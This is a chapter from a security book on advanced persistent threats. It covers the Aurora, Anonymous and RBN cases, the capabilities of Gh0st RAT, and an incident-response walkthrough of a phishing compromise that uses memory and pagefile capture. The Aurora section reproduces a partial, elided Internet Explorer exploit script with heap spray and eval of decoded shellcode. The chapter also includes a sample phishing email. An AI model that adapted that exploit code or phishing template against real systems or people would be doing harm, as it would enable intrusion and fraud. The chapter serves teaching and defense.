CHAPTER 6

CYBERCRIME AND ADVANCED PERSISTENT THREATS

Advanced Persistent Threats (APTs) have taken on a life of their own these days. The term *APT* used to refer to recurring and unauthorized access to corporate networks, dominated headlines, and caused sleepless nights for many security operators. But the concept itself is nothing new. In fact, if you were so lucky as to have purchased a First Edition of *Hacking Exposed* in 1999, and looked at the inside back cover you would have seen the framework for the "Anatomy of a Hack"—a basic workflow of how hackers target and attack a network in a methodical way. Although the flowchart did not discuss the use of zero-day exploits, we discussed these attacks at length in the body of the book and, together with the "Anatomy of a Hack," set the precedent for what has come to be known as APTs.

Present-day usage of APT is frequently incorrect, often mistakenly used to refer to commonly available malware such as worms or Trojans that exhibit sophisticated techniques or advanced programmatic capabilities that allow an attacker to bypass antivirus or other security programs and remain persistent over time. An APT is essentially another term for a hacker using advanced tools to compromise a system—but with one additional quality: higher purpose. The goal of most hackers is to gain access, conduct their business, and remove information that serves their purposes. An APT's goal it to profit from someone over the long term. But remember an APT need not be "advanced" or "persistent" to satisfy its objectives.

APTs are the opposite of the "hacks of opportunity" that were popularized in the early 2000s, using techniques like Google hacking just to find vulnerable machines. An APT is characterized as a premeditated, targeted attack by an organized group against a selected target, with a specific objective or objectives in mind (including sustained access). The tools used do not themselves represent APTs, but are often indicative of APTs, as different groups apparently like to utilize similar "kits" in their campaigns, which can help to attribute the threats to certain groups.

At a high level, APTs can be categorized into two groups according to the attackers' objectives. The first group focuses on criminal activities that target personal identity and/or financial information and, coincidentally, information from corporations that can be used in a similar manner to commit identity and financial fraud or theft. The second group serves competitive interests of industry or state-sponsored intelligence services (sometimes the two are not separate); and the activities target proprietary and usually nonpublic information, including intellectual property and trade secrets, to bring competing products and services to market or to devise strategies to compete with or respond to the capabilities of the organizations they steal information from.

APTs can target social, political, governmental, or industrial organizations—and often do. Information is power, and access to (or control of) competitive information is powerful. That is the ultimate objective of an APT—to gain and maintain access to information that matters to the attacker. Whether to serve the purposes of state-sponsored industrial espionage, organized crime, or disaffected social collectives, APT methods and techniques are characteristically similar and can, accordingly, be recognized and differentiated from incidental computer malware infections.

Again, and to reiterate an important point, APTs are not simply malware, and in many cases, the attackers do not even use malware. Some malware is favored by certain

attackers in their campaigns, which can assist analysts and investigators in attributing the attacks to certain groups (and in searching for related artifacts and evidence of repetitive activities conducted by those attackers); however, APTs refer to the actions of an organized group to conduct targeted (and sustained) access and theft of information for financial, social, industrial, political, or other competitive purposes.

WHAT IS AN APT?

The term *Advanced Persistent Threat* was created by analysts in the United States Air Force in 2006. It describes three aspects of attackers that represent their profile, intent, and structure:

- **Advanced** The attacker is fluent with cyber-intrusion methods and administrative techniques and is capable of crafting custom exploits and tools.
- **Persistent** The attacker has a long-term objective and works to achieve his or her goals without detection.
- **Threat** The attacker is organized, funded, motivated, and has ubiquitous opportunity.

APTs are, as mentioned previously, essentially the actions of an organized group that has unauthorized access to and manipulates information systems and communications to steal valuable information for a multitude of purposes. Also known as *espionage*, *corporate espionage*, or *dirty tricks*, APTs are a form of espionage that facilitates access to digital assets. Attackers seek to remove obstacles to that access, thus these attacks do not usually include sabotage. This said, however, attackers may utilize various techniques to clean traces of their actions from system logs or may even choose to destroy an operating or file system in drastic cases. APT tools are distinguishable from other computer malware as they utilize normal everyday functions native within the operating system and hide in the file system "in plain sight."

APT groups do not want their tools or techniques to be obvious, so consequently, they do not want to impede or interrupt the normal system operations of the hosts they compromise. Instead, they practice low-profile attack, penetration, reconnaissance, lateral movement, administration, and data exfiltration techniques. These techniques most often reflect similar administrative or operational techniques used by the respective compromised organizations, although certain APT groups have been observed using select tools in their campaigns. In some cases, APTs have even helped compromised organizations defend their systems (unknowingly) against destructive malware or competing APTs campaigns.

While the techniques are accordingly low profile, the resulting artifacts from their actions are not. For example, the most popular technique used by APT groups to gain access to target networks is spear-phishing. Spear-phishing relies upon e-mail, thus a record is maintained (generally in many places) of the message, the exploit method used, and the communications address(es) and protocols used to correspond with the attackers'

control computers. The spear-phishing e-mail may include malware that deliberately attempts to exploit software on the user's computer or may refer the user (with certain identifying information) to a server that, in turn, delivers custom malware for the purpose of gaining access for subsequent APT activities.

Attackers generally utilize previously compromised networks of computers as *cut-outs*" to hide behind for proxied command and control communications; however, the addresses of the cut-out servers can offer important clues to determining the identity of the related attack groups. Likewise, the spear-phishing e-mail systems and even the exploits used (often Trojan droppers) may be "pay per install" or "leased" campaigns; however, similarities in the addresses, methods, and exploits can often be tracked to certain attack groups when correlated with other information discovered in subsequent investigations.

Other popular and common techniques observed in APT campaigns include SQL injection of target websites, "meta"-exploits of web server software, phishing, and exploits of social networking applications as well as common social engineering techniques such as impersonating users to help desk personnel, infected USB "drops," infected hardware or software, or, in extreme cases, actual espionage involving contract (or permanent) employees. APTs always involve some level of social engineering. Whether limited to targeting e-mail addresses found on public websites, or involving corporate espionage by contract workers, social engineering determines the target and helps attackers devise applicable strategies for accessing, exploiting, and exfiltrating data from target information systems.

In all cases, APTs involve multiple phases that leave artifacts:

1. **Targeting** Attackers collect information about the target from public or private sources and tests methods that may help permit access. This may include vulnerability scanning (such as APPSEC testing and DDoS attacks), social engineering, and spear-phishing. The target may be specific or may be an affiliate/partner that can provide collateral access through business networks.
2. **Access/compromise** Attackers gain access and determine the most efficient or effective methods of exploiting the information systems and security posture of the target organization. This includes ascertaining the compromised host's identifying data (IP address, DNS, enumerated NetBIOS shares, DNS/DHCP server addresses, O/S, etc.) as well as collecting credentials or profile information where possible to facilitate additional compromises. Attackers may attempt to obfuscate their intentions by installing rogueware or other malware.
3. **Reconnaissance** Attackers enumerate network shares, discover the network architecture, name services, domain controllers, and test service and administrative rights to access other systems and applications. They may attempt to compromise Active Directory accounts or local administrative accounts with shared domain privileges. Attackers often attempt to hide activities by turning off antivirus and system logging (which can be a useful indicator of compromise).

4. **Lateral movement** Once attackers have determined methods of traversing systems with suitable credentials and have identified targets (of opportunity or intent), they will conduct lateral movement through the network to other hosts. This activity often does not involve the use of malware or tools other than those already supplied by the compromised host operating systems such as command shells, NetBIOS commands, Windows Terminal Services, VNC, or other similar tools utilized by network administrators.
5. **Data collection and exfiltration** Attackers are after information, whether for further targeting, maintenance, or data that serves their other purposes—accessing and stealing information. Attackers often establish collection points and exfiltrate the data via proxied network cut-outs, or utilize custom encryption techniques (and malware) to obfuscate the data files and related exfiltration communications. In many cases, attackers have utilized existing backup software or other administrative tools used by the compromised organization's own network and systems administrators. The exfiltration of data may be "drip fed" or "fire hosed" out, the technique depending on the attackers' perception of the organization's ability to recognize the data loss or the attackers' need to exfiltrate the data quickly.
6. **Administration and maintenance** Another goal of an APT is to maintain access over time. This requires administration and maintenance of tools (malware and potentially unwanted/useful programs such as SysInternals) and credentials. Attackers will establish multiple methods of accessing the network of compromised hosts remotely and build flags or triggers to alert them of changes to their compromised architecture, so they can perform maintenance actions (such as new targeting or compromises, or "red herring" malware attacks to distract the organization's staff). Attackers usually attempt to advance their access methods to most closely reflect standard user profiles, rather than continuing to rely upon select tools or malware.

As mentioned, access methods may leave e-mails, web server and communications logs, or metadata and other artifacts related to the exploit techniques used. Similarly, reconnaissance and lateral movement leave artifacts related to misuse of access credentials (rules) or identities (roles), generally in security event logs and application history logs, or operating system artifacts such as link and prefetch files and user profiles. Exfiltration subsequently leaves artifacts related to communications protocols and addresses in firewall logs, (host and network) intrusion detection system logs, data leakage and prevention system logs, application history logs, or web server logs. The mentioned artifacts are usually available in live file systems (if you know where to look and what to look for)—but in some cases may only be found in forensic investigation of compromised systems.

APT techniques are fundamentally not dissimilar to administrative or operational access techniques and use of corporate information systems. Accordingly, the same artifacts that an authorized user consequently creates in a computer file system or related logs will be created by an unauthorized user. However, as unauthorized users necessarily

must experiment or utilize additional utilities to gain and exploit their access, their associated artifacts will exhibit anomalies when compared with authorized usage.

The past five years have revealed several lengthy APT campaigns conducted by unknown attackers against several industries and government entities around the world. These attacks, code-named by investigators (Aurora, Nitro, ShadyRAT, Lurid, Night Dragon, Stuxnet, and DuQu), each involved operational activities, including access, reconnaissance, lateral movement, manipulation of information systems, and exfiltration of private or protected information. In the next three sections, we describe three APT campaigns.

Operation Aurora

Popularity:	*1*
Simplicity:	*1*
Impact:	*10*
Risk Rating:	***4***

In 2009, companies in the U.S. technology and defense industries were subjected to intrusions into their networks and compromised software configuration management systems, resulting in the theft of highly proprietary information. Companies including Google, Juniper, Adobe, and at least 29 others lost trade secrets and competitive information to the attackers over as a period as long as six months before becoming aware of the theft and taking steps to stop the APT's activities.

The attackers gained access to victims' networks by using targeted spear-phishing e-mails sent to company employees. The e-mail contained a link to a Taiwanese website that hosted a malicious JavaScript. When the e-mail recipient clicked the link and accessed the website, the JavaScript exploited an Internet Explorer vulnerability that allowed remote code execution by targeting partially freed memory. The malicious JavaScript was undetected by antivirus signatures. It functioned by injecting shell code with the following code:

```
<html><script>var sc = unescape("%u9090%... ...%ubcb9%ub2f6%ubfa8%u00d8");
var sss = Array(826, 679, ... ...735, 651, 427, 770, 301, 805, 693, 413, 875);
var arr = new Array;
for (var i = 0; i < sss.length; i ++){
      arr[i] = String.fromCharCode(sss[i]/7); }
var cc=arr.toString();cc=cc.replace(/ ,/ g, "");
cc = cc.replace(/@/g, ",");
eval(cc);
var xl = new Array();
for (i = 0; i < 200; i ++){
      xl[i] = document.createElement("COMMENT");
      xl[i].data = "abc";
};
var el = null;
```

```
function ev1(evt){
      el = document.createEventObject(evt);
      document.getElementById("sp1").innerHTML = "";
      windows.setInterval(ev2, 50);
}
function ev2(){
      p = "
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c
0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\\u0c0d\u0c
0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d";
      for (i = 0; i < xl.length; i ++ ){
            xl[i].data = p;
      };
var t = el.srcElement;
}
</script><span id='sp1"><IMG SRC="aaa.gif" onload="evl(event)">
</span></body></html>
```

In the JavaScript exploit, a simple cyclic redundancy checking (CRC) routine of 16 constants was used. The following code demonstrates the CRC method:

```
unsigned cal_crc(unsigned char *ptr, unsigned char len) {
unsigned int crc;
unsigned char da;
unsigned int crc_ta[16]={
0x0000,0x1021,0x2042,0x3063,0x4084,0x50a5,0x60c6,0x70e7,
0x8108,0x9129,0xa14a,0xb16b,0xc18c,0xd1ad,0xe1ce,0xf1ef,
}
crc=0;
while(len--!=0) {
da=((uchar)(crc/256))/16;
crc<<=4;
crc^=crc_ta[da^(*ptr/16)];
da=((uchar)(crc/256))/16;
crc<<=4;
crc^=crc_ta[da^(*ptr&0x0f)];
ptr++;
}
return(crc);
}
```

Some analysts believe that this method indicated a Chinese-speaking programmer created the code. The attribution to the Chinese was made on the basis of two key findings: (1) that the CRC code was allegedly lifted from a paper published in simplified Chinese language (fjbmcu.com/chengxu/crcsuan.htm); and (2) that the six command and control IP addresses programmed into the related backdoor Trojan used to remote access and administer the compromised computers were related to computers in Taiwan

(though not China). Several analysts have disputed these facts, particularly the first, as the method has been employed in algorithms since at least the late 1980s in embedded programs and even used as a reference method for NetBIOS programming. Check out amazon.com/Programmers-Guide-Netbios-David-Schwaderer/dp/0672226383/ref=pd_sim_b_1 for more information. In any case, the malware was dubbed *Hydraq* and antivirus signatures were subsequently written to detect it.

This Internet Explorer vulnerability allowed attackers to automatically place programs called *Trojan downloaders* on victim computers that exploited application privileges to download and install (and configure) a "backdoor Trojan" remote administration tool (RAT). That RAT provided the attackers access via SSL-encrypted communications.

The attackers then conducted network reconnaissance, compromised Active Directory credentials, used those credentials to access computers and network shares that contained data stores of intellectual property and trade secrets, and exfiltrated that information—over a period of several months without being detected. Although the computer addresses related to the spear-phishing and Trojan downloader were linked to Taiwan, the Trojan backdoor command and control (C&C) communications were actually traced to two schools in China. Each school had coincidental competitive interests to U.S. businesses that had been targeted, such as Google, but no actual evidence was available to determine that the attacks were sponsored or supported by Chinese government or industry.

Other highly publicized APTs campaigns, including "Night Dragon" in 2010, the "RSA Breach" in 2011, as well as "Shady RAT," which apparently spanned a period of several years, involved similar targeting with spear-phishing e-mails, application vulnerability exploits, encrypted communications, and backdoor RATs used to conduct reconnaissance and exfiltration of sensitive data.

The pattern is common to APT campaigns, usually simple (though involving sophisticated techniques where necessary), and ultimately successful and persistent over months or years without being detected. Equally common is the attribution of the attacks to China, though, in fact, reports from China and China CERT have indicated that the Chinese industry (and government) itself are the most-often targeted. Whether the attacks originate from China, India, Pakistan, Malaysia, Korea, the UAE, Russia, the US, Mexico, or Brazil (all commonly attributed to APTs' C&C communications), APT activities involve talent organized to access, target, and exfiltrate sensitive information that can be used for a purpose.

Anonymous

Popularity:	*6*
Simplicity:	*5*
Impact:	*7*
Risk Rating:	***6***

Anonymous emerged in 2011 as a highly capable group of hackers with the *demonstrated* ability to organize in order to target and compromise government and

industry computers. They successfully conducted denial of service attacks against banks, penetrated and stole confidential information from government agencies (municipal, state, and federal, as well as international), and exposed confidential information, with devastating effects. That information included the identities of employees and executives and business relationship details between companies and government agencies.

Anonymous is a loosely affiliated group or collection of groups of sometimes correlated interests that are organized to achieve social objectives. Those objectives vary from commercial (exposing embarrassing details of business relationships) to societal (exposing corruption or interrupting government services while facilitating and organizing communications and efforts of interested citizens). They utilize a variety of hacking techniques, including SQL injection and cross-site scripting, and web service vulnerability exploits. They also utilize social engineering techniques such as targeted spear-phishing and imitating company employees like help desk personnel in order to gain logon credentials. They are very creative, and very successful. Their ultimate objective is to expose information, however, not to use it for competitive or financial gain. They also infiltrate computer networks and even establish backdoors that can be used over time.

Because Anonymous represents a social interest group, their objective is to demonstrate the ability of a few to affect the many by interrupting services or by making sensitive information public. Their success is trumpeted, and their failures are unknowable. This is simply because their activities are distributed and similar to the actions of automated and manual scanners or penetration attempts that constantly bombard companies' networks.

Many people argue that Anonymous doesn't actually represent an APT as many times the attacks are simply intended to deface websites or impede access to services; however, those attacks are often distractions to draw attention away from the activities going on behind the scenes. Several highly publicized Anonymous attacks on government and Fortune 500 global companies have involved DDoS of websites (Figure 6-1) and coincidental hacking of computers with exfiltration of sensitive information, which is then posted on public forums and given to reporters for sensational attention.

RBN

Popularity:	*5*
Simplicity:	*5*
Impact:	*7*
Risk Rating:	***6***

The Russian Business Network (RBN) is a criminal syndicate of individuals and companies that was based in St. Petersburg, Russia, but by 2007 had spread to many countries through affiliates for international cybercrime. The syndicate operates several botnets available for hire; conducts spamming, phishing, malware distribution; and hosts pornographic (including child and fetish) subscription websites. The botnets operated or associated with RBN are organized, have a simple objective of identity and




Figure 6-1 Anonymous used Low Orbit Ion Cannon (LOIC) to launch their DDoS attacks against objectors to WikiLeaks.

financial theft, and utilize very sophisticated malware tools to remain persistent on victims' computers.

Their malware tools are typically more sophisticated than tools operated in APT campaigns. They often serve both the direct purposes of the syndicate operators, as well as provide a platform for subscribers to conduct other activities (such as botnet uses for DDoS and use as proxies for APT communications).

RBN is representative of organized criminal activities but is not unique. Whether associated with RBN or not, cybercriminals have followed the blueprint provided by RBN's example and their networks have facilitated APT activities of other groups throughout 2011. The facilitated access to compromised systems represents an APT.

WHAT APTS ARE NOT

As important to understanding what APTs are is understanding what APTs are not. The techniques previously described are actually common to both APTs and other attackers whose objectives, often "hacks of opportunity," are for business interruption, sabotage, or even criminal activities.

An APT is neither a single piece of malware, a collection of malware, nor a single activity. It represent coordinated and extended campaigns intended to achieve an objective that satisfies a purpose—whether competitive, financial, reputational, or otherwise.

EXAMPLES OF POPULAR APT TOOLS AND TECHNIQUES

To describe APT activities and how APT can be detected, the following sections include examples of tools and methods used in several APT campaigns.

Gh0st Attack

Popularity:	*9*
Simplicity:	*10*
Impact:	*9*
Risk Rating:	***9***

"Gh0st" RAT, the tool used in the "Gh0stnet" attacks in 2008–2010, has gained notoriety as the example of malware used for APT attacks. On March 29, 2009, the Information Warfare Monitor (IWM) (infowar-monitor.net/about/) published a document titled *Tracking Gh0stNet – Investigation of a Cyber Espionage Network* (infowar-monitor.net/research/). This document details the extensive investigative research surrounding the attack and compromise of computer systems owned by the Private Office of the Dalai Lama, the Tibetan Government-in-Exile, and several other Tibetan enterprises. After ten months of exhaustive investigative work, this team of talented cyber-investigators identified that the attacks originated in China and the tool used to compromise victim systems was a sophisticated piece of malware named Gh0st RAT. Figure 6-2 shows a modified Gh0st RAT command program and Table 6-1 describes Gh0st RAT's capabilities. Now let's walk you through its core capabilities.




Figure 6-2 Gh0st RAT Command & Control screen

Feature	Description
Existing rootkit removal	Clears System Service Descriptor Tables (SSDT) of all existing hooks
File Manager	Complete file explorer capabilities for local and remote hosts
Screen control	Complete control of remote screen.
Process Explorer	Complete listing of all active processes and all open windows
Keystroke logger	Real-time and offline remote keystroke logging
Remote Terminal	Fully functional remote shell
Webcam eavesdropping	Live video feed of remote web camera, if available
Voice monitoring	Live remote listening using installed microphone, if available
Dial-up profile cracking	Listing of dial-up profiles, including cracked passwords.
Remote screen blanking	Blanks compromised host screen, making computer unusable
Remote input blocking	Disables compromised host mouse and keyboard
Session management	Remote shutdown and reboot of host
Remote file downloads	Ability to download binaries from the Internet to remote host
Custom Gh0st server creation	Configurable server settings placed into custom binary

Table 6-1 Gh0st RAT Capabilities (Courtesy of Michael Spohn, Foundstone Professional Services)

It was a Monday morning in November when Charles opened his e-mail. He just needed to wrestle through a huge list of e-mails, finish some paperwork, and get through two meetings with his Finance Department that day. While answering several e-mails, Charles noticed one that was addressed to the Finance Department. The content of the e-mail concerned a certain money transfer made due to an error. Enclosed in the e-mail was a link referring to the error report.

Charles opened the link but instead of getting the error report, a white page appeared with the text "Wait please… loading……" Closing his browser, he continued with his work, forgetting about the failed transfer. After the meetings, Charles returned to his work, but on his desk, his computer had disappeared. A note from the security department

stated that suspicious network traffic was reported as originating from his computer. Meanwhile, a malware forensics expert was hired to investigate and assist in the case…

Malicious E-mail

After talking to Charles and many other people, it became clear to investigators that each had clicked on the URL that was embedded in the e-mail. Fortunately, an original copy of the email was available:

> From: Jessica Long [mailto:administrateur@hacme.com]
>
> Sent: Monday, 19 December 2011 09:36
>
> To: US_ALL_FinDPT
>
> Subject: Bank Transaction fault
>
> This notice is mailed to you with regard to the Bank payment (ID: 012832113749) that was recently sent from your account.
>
> The current status of the referred transfer is: 'failed due to the technical fault'. Please check the report below for more information:
>
> http://finiancialservicesc0mpany.de/index.html
>
> Kind regards,
>
> Jessica Long
>
> TEPA - The Electronic Payments Association – securing your transactions

Analyzing the e-mail, it seemed strange to investigators that a company based in the United States was using a German URL (.de) for delivering the report about a failed financial transaction. The next step involved analyzing the e-mail headers for any leads:

```
< US_ALL_FinDPT @commercialcompany.com>; Mon, 19 Dec 2011 09:36:07
Received:EmailServer_commcomp.comt (x.x.x.x.) by
 ObiWanbmailplanet.com (10.2.2.1) with Microsoft SMTP Server id
10.1.1.1; Mon, 16 Dec 2011 09:35:21
Received: from unknown (HELO arlch) ([6x.8x.6x.7x]) by
 ObiWanmailplanet.com with ESMTP; Mon, 19 Dec 2011 09:34:19
```

By using WHOIS, Robtex Swiss Army Knife Internet Tool (robtex.com), and PhishTank (phishtank.com), the investigator discovered that the IP address originated from Germany and was on several blacklists as being used in SPAM campaigns.

Indicators of Compromise

Malware, whether used by APTs or in "normal" situations, wants to survive a reboot. To do this, the malware can use several mechanisms, including:

- Using various "Run" Registry keys
- Creating a service
- Hooking into an existing service
- Using a scheduled task
- Disguising communications as valid traffic
- Overwriting the master boot record
- Overwriting the system's BIOS

To investigate a "suspicious" system, investigators use a mix of forensic techniques and incident response procedures. The correct way to perform incident response is by using the order of volatility described in RFC 3227 (ietf.org/rfc/rfc3227.txt). This RFC outlines the order in which evidence should be collected based upon the volatility of the data:

- Memory
- Page or swap file
- Running process information
- Network data such as listening ports or existing connections to other systems
- System Registry (if applicable)
- System or application log files
- Forensic image of disk(s)
- Backup media

To investigate a compromised machine, create a kit using several different tools. During any investigation, it is important to avoid contaminating the evidence as little as possible. Incident response tools should be copied to a CD-ROM and an external mass-storage device. The toolkit investigators used in this case consisted of a mix of Sysinternals and forensic tools:

- AccessData FTK Imager
- Sysinternals Autoruns
- Sysinternals Process Explorer
- Sysinternals Process Monitor
- WinMerge
- Currports
- Sysinternals Vmmap

NOTE It is important that the tools on the CD-ROM can run stand-alone.

Memory Capture

Using the order of volatility, first perform a memory dump of the compromised computer and export it to the external mass-storage device. This dump can be useful for analysis of related malware within the Volatility Framework Tool. In FTK Imager, choose the File menu and select the Capture Memory option, as shown in Figure 6-3. Select the external mass-storage device as the output folder and name the dump something like ***nameofinfectedmachine*.mem** and click Capture Memory to execute.

Memory analysis is performed after you have gathered all the evidence. Several memory analysis tools are available including HBGary FDPro and Responder Pro, Mandiant Memoryze, and The Volatility Framework (volatilesystems.com/default/volatility). Each have the ability to extract process-related information from memory snapshots, including threads, strings, dependencies, and communications. These tools allow analysis of the memory snapshot as well as related Windows operating system files—Pagefile.sys and Hiberfil.sys. Memory analysis is a crucial part of APT analysis as




Figure 6-3 Creating a memory snapshot of the infected system

many tools or methods employed by attackers will involve process injection or other obfuscation techniques. Those techniques are made moot by memory analysis, however, as the files and communications must necessarily be unencrypted in the operating system processes that they serve.

NOTE As a point of interest, an excellent step-by-step example of memory analysis of the "R2D2 Trojan" (aka Bundestrojan, a prominent APT in the news in Germany in 2011) is available from evild3ad.com/?p=1136.

Pagefile/Swapfile The virtual memory used by the Windows operating systems is stored in a file called Pagefile.sys (Pagefile), which is kept in the root directory of the C: drive. When the physical memory is exhausted, process memory is swapped out as needed. The Pagefile can contain valuable information about malware infections or targeted attacks. Similarly, the Hyberfil.sys contains in-memory data stored while the system is in Hibernation mode and can offer additional data to examiners. Normally, this file is hidden and in use by the operating system.

With FTK Imager, you can copy this file to the evidence gathering device, as shown in Figures 6-4 and 6-5. By right-clicking on the file, you can export the Pagefile to the evidence gathering device. Just remember that it is preferable to collect a forensic disk image of a compromised or suspicious computer, but not always practical. In such cases, an incident response plan, such as described in this chapter, will facilitate the collection of important data and artifacts to support the containment of, response to, and eradication of attackers. A useful approach to analyzing harvested memory files is available from The Sandman Project at sandman.msuiche.net/docs/SandMan_Project.pdf.




Figure 6-4 Capturing memory files from a live system




Figure 6-5 Exporting the pagefile.sys file

